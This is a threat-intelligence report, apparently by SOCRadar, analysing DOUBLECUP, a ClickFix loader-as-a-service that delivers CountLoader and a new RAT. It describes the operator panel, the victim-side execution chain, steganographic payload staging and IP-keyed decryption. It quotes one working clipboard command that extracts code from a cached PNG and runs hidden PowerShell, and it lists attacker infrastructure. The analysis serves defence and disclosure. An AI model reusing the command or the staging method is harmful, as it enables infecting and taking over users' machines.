Introducing DOUBLECUP, a ClickFix Loader Delivering CountLoader and DeviceManager RATs
SOCRadar’s Threat Research Unit (STRU) identified and analyzed DOUBLECUP, a Russian Loader-as-a-Service (LaaS) for ClickFix campaigns. Operating in a client-server architecture, each client can configure campaigns that host the DOUBLECUP logic on specific URLs.
The DOUBLECUP panel provides multiple utilities to load an operator’s final payload. The first stage drops a steganographic PNG image into the browser’s cache, retrieves its hidden content, and executes the second stage. This second stage decrypts the final payload in memory via a custom SHA-256 stream cipher in Counter (CTR) mode along with bitwise XOR using the victim’s public IP address as the cryptographic key. Identified payloads loaded by DOUBLECUP include an updated version of CountLoader (with variants for both Windows and macOS) and DeviceManager, a new Remote Access Trojan (RAT) that utilizes EtherHiding to resolve its C2 infrastructure and communicate via HTTP or DNS tunneling.

DOUBLECUP License Portal
Key Points
- DOUBLECUP is a new Russian Loader-as-a-Service (LaaS) for ClickFix campaigns operating since early June 2026.
- The developers offer licenses and a client agent where operators can create campaigns and load payloads by embedding the required code in their pages.
- DOUBLECUP functions by providing ClickFix commands to cache and execute code from a steganographic PNG image.
- The retrieved code decrypts the final payload using a custom SHA-256 stream cipher in Counter (CTR) mode along with bitwise XOR, utilizing the victim’s public IP address as an environmental cryptographic key.
- The final payloads identified include an updated version (4.5p) of CountLoader (PowerShell for Windows and Mach-O for macOS) and a new, undocumented RAT named DeviceManager.
- CountLoader 4.5p introduces several new capabilities, including copying, renaming, and patching the PE headers of legitimate utilities (conhost.exe, powershell.exe, mshta.exe) to execute commands stealthily.
- DeviceManager is a RAT that uses scheduled tasks or WMI Event Subscriptions for persistence, DNS tunneling or HTTP for C2, and resolves its C2 from the blockchain via EtherHiding.
What Is DOUBLECUP? Inside the ClickFix Loader-as-a-Service Panel
The investigation originated from the analysis of an open directory at 213[.]139.77.109:9090, which hosted multiple testing files. This same IP address was subsequently identified as the host for a DOUBLECUP license panel (server component).

DOUBLECUP’s Summary of Licenses
DOUBLECUP provides licenses for its active clients. Each license is assigned a unique key and contains metadata including the client’s IP address, active days, label, and version. Clients can configure multiple campaigns per license, using configurations created on the client side according to DOUBLECUP’s documentation (in Russian). Throughout a campaign’s lifecycle, clients can update configurations, upgrade the client software, and send commands or messages directly via the Broadcast Pane.

Excerpt of a DOUBLECUP Campaign
This license portal also offers a payload builder. This includes a variety of options, as well as to create templates (Stub Templates Pane).
| Chain Language | Action | Embed Type | Steg Method | Archive Format |
|---|---|---|---|---|
| vbs | mshta | jscript | certutil | zip |
| jscript (inline) | run_exe | ps1 | findsrt | 7z |
| bat | archive_exe | bat | lsb | rar |
| csharp | powershell | exe | ||
| msbuild | curl_wscript | dll | ||
| wsf | custom_cmd |
DOUBLECUP’s Payload Builder Options

Payload Builder Pane
According to DOUBLECUP’s documentation, the developers are responsible for hosting the steganographic PNG file, session and signal endpoints, encryption keys, and the auto-rebuild functionality. In contrast, operators running the DOUBLECUP client software host their own custom designs and templates.
To launch an attack, operators run the malicious client, a Go Windows GUI application and build a campaign by configuring the domain, slug, steganography method, embed type, action, and payload_urls.

DOUBLECUP’s Client Model
This generates a configuration endpoint at https://{domain}/{slug}/api/config. A GET request to this endpoint returns DOUBLECUP’s configuration data, which includes the steganographic image URL hosted on the target domain, image size, the session endpoint, and browser-specific commands tailored for Chrome, Edge, Firefox, Brave, and Opera.
To complete the integration, operators must inject frontend code onto their ClickFix site. This code executes several steps: fetching the /api/config endpoint, prefetching the steganographic image, registering a session, and evaluating the user agent to select the appropriate browser payload. It then displays ClickFix instructions, copies the browser-matched command to the victim’s clipboard, and initiates a polling mechanism to execute the final redirect. Any additional obfuscation or anti-analysis mechanisms remain the operator’s responsibility.

Basic Configuration for DOUBLECUP Clients
The threat actors behind DOUBLECUP also rely on a Telegram bot (@harrypoterlohBOT) for operational notifications, such as tracking client visits, issuing commands, delivering keys, and receiving payload callbacks via a designated DOUBLECUP URL (hxxp[://]67[.]219[.]107[.]181/hgflssvslvidfugvbldiuv). The bot is operated by the threat actor Rognar (@johnysilverhe), who was previously linked to creating now-defunct malicious VS Code extensions.

Rognar Actor & Telegram Notifications
DOUBLECUP Campaigns in the Wild: the ClickFix Execution Chain
To better understand the operational mechanics of DOUBLECUP, we analyzed its recent campaigns. The investigation revealed a distinct cluster impersonating major CRM login pages – including NetSuite, Odoo, HubSpot, and Salesforce – that injected DOUBLECUP via embedded iframes.

Sample DOUBLECUP Campaign
On initial page load, the execution sequence proceeds as follows:
Session Initialization & Registration
- Generates a unique 16-character alphanumeric Session ID (_sid).
- Issues silent GET requests to the DOUBLECUP URL (/session/reg) to log campaign telemetry and redirect parameters.
- Resolves and logs the victim’s public IP address via an actor-controlled IP echo domain or third-party API (ip-api.com).
Payload Preparation & Staging
- Requests victim-specific configurations from /api/config to fetch tailored commands based on the victim’s User-Agent (browser). These commands are subsequently staged for Clipboard Hijacking via FakeCaptcha.
- Forces the browser to background-download and cache a steganographic image (/stego-image.png?sid=[SessionID]).
Command-and-Control (C2) Polling
- Polls /session/check?sid=[SessionID] at regular intervals (1.2-3 seconds).
- Upon receiving {“steg_ready”: true}, activates the malicious “Copy” buttons and clipboard hijacking mechanics on the page.
- Continues polling until the server returns {“done”: true}, signaling successful execution.
Execution & Stage 1 Initialization (ClickFix)
- Once the victim runs the copied Clipboard command:
- The script searches the local browser cache for the cached PNG based on file size. Then it extracts the embedded code from the image using standard steganography utilities (certutil, findstr, or LSB extraction) to execute Stage 1. Example for Microsoft Edge:
cmd /c for /f "delims=" %p in ('where pow?r?hell.exe') do @for /r "C:Users<Username>AppDataLocalMicrosoftEdgeUser Data" %f in (f_*) do @if %~zf==304204 start "" /min cmd /c findstr "ZZ1984" "%f"|"%p" -NoP -W Hidden -EP B -C -- Stage 1 notifies the C2 server (/session/signal) that the victim IP has been infected, then triggers secondary code scripts (JScript/VBS/PowerShell) stored inside the PNG file to launch Stage 2.
Stage 2 Execution & Post-Exploitation Redirect
- Stage 2 functions as an obfuscated, fileless dropper. It queries external APIs to fetch the target’s public IP address, using it as an environmental cryptographic key.
- It decrypts an in-memory byte array containing the final payload using a custom stream cipher combining bitwise XOR with SHA-256 in Counter (CTR) mode. After validating the payload against a hardcoded SHA-256 integrity hash, it reflectively loads the resulting .NET assembly directly into the process’s memory.
- Upon signaling successful infection, a final check request (/session/check) returns {“done”: true, “redirect”: “…”}, redirecting the victim to the selected destination page.

DOUBLECUP Loading Logic
DOUBLECUP’s second stage employs a custom XOR-based string obfuscation routine using a hardcoded key of 210. Rather than exposing suspicious .NET namespaces in plaintext, the dropper dynamically reconstructs critical classes, such as System.Reflection.Assembly and underlying cryptographic providers, entirely at runtime.
The most notable anti-analysis feature of this stager is its use of environmental keying to cryptographically lock the payload. Before attempting decryption, Stage 2 performs a connectivity check against a hardcoded list of public IP-verification services to retrieve the victim machine’s public IPv4 address. This IP address string is subsequently passed into a key derivation function (PBKDF2) to generate the base 32-byte key for a custom SHA-256 stream cipher. If an analyst detonates this script in an offline sandbox or from an untargeted network, the key derivation yields the wrong key, and the decryption process fails.

IP Retrieval Function

IP Address as the Environmental Key
The core final payload is stored as a massive, fragmented array of integers and hex values, deliberately interspersed with junk instructions to confuse behavioral heuristics. This stager implements a custom stream cipher using SHA-256 in Counter (CTR) mode along with bitwise XOR. Once decrypted using the environment-derived key (victim’s IP address), the script validates the output against an expected SHA-256 hash located at bytes 40 through 71 of the initial array. If the hashes match, the script converts the raw bytes into a UTF-8 string and creates a new PowerShell ScriptBlock in memory and executes it. For other payload types, such as an executable,, the final flow could be different.

Array Storing the Final Payload

Custom Stream Cipher To Decrypt The Final Payload Using Victim’s IP Address

Executing The Final Payload
Final Payloads Loaded By DOUBLECUP
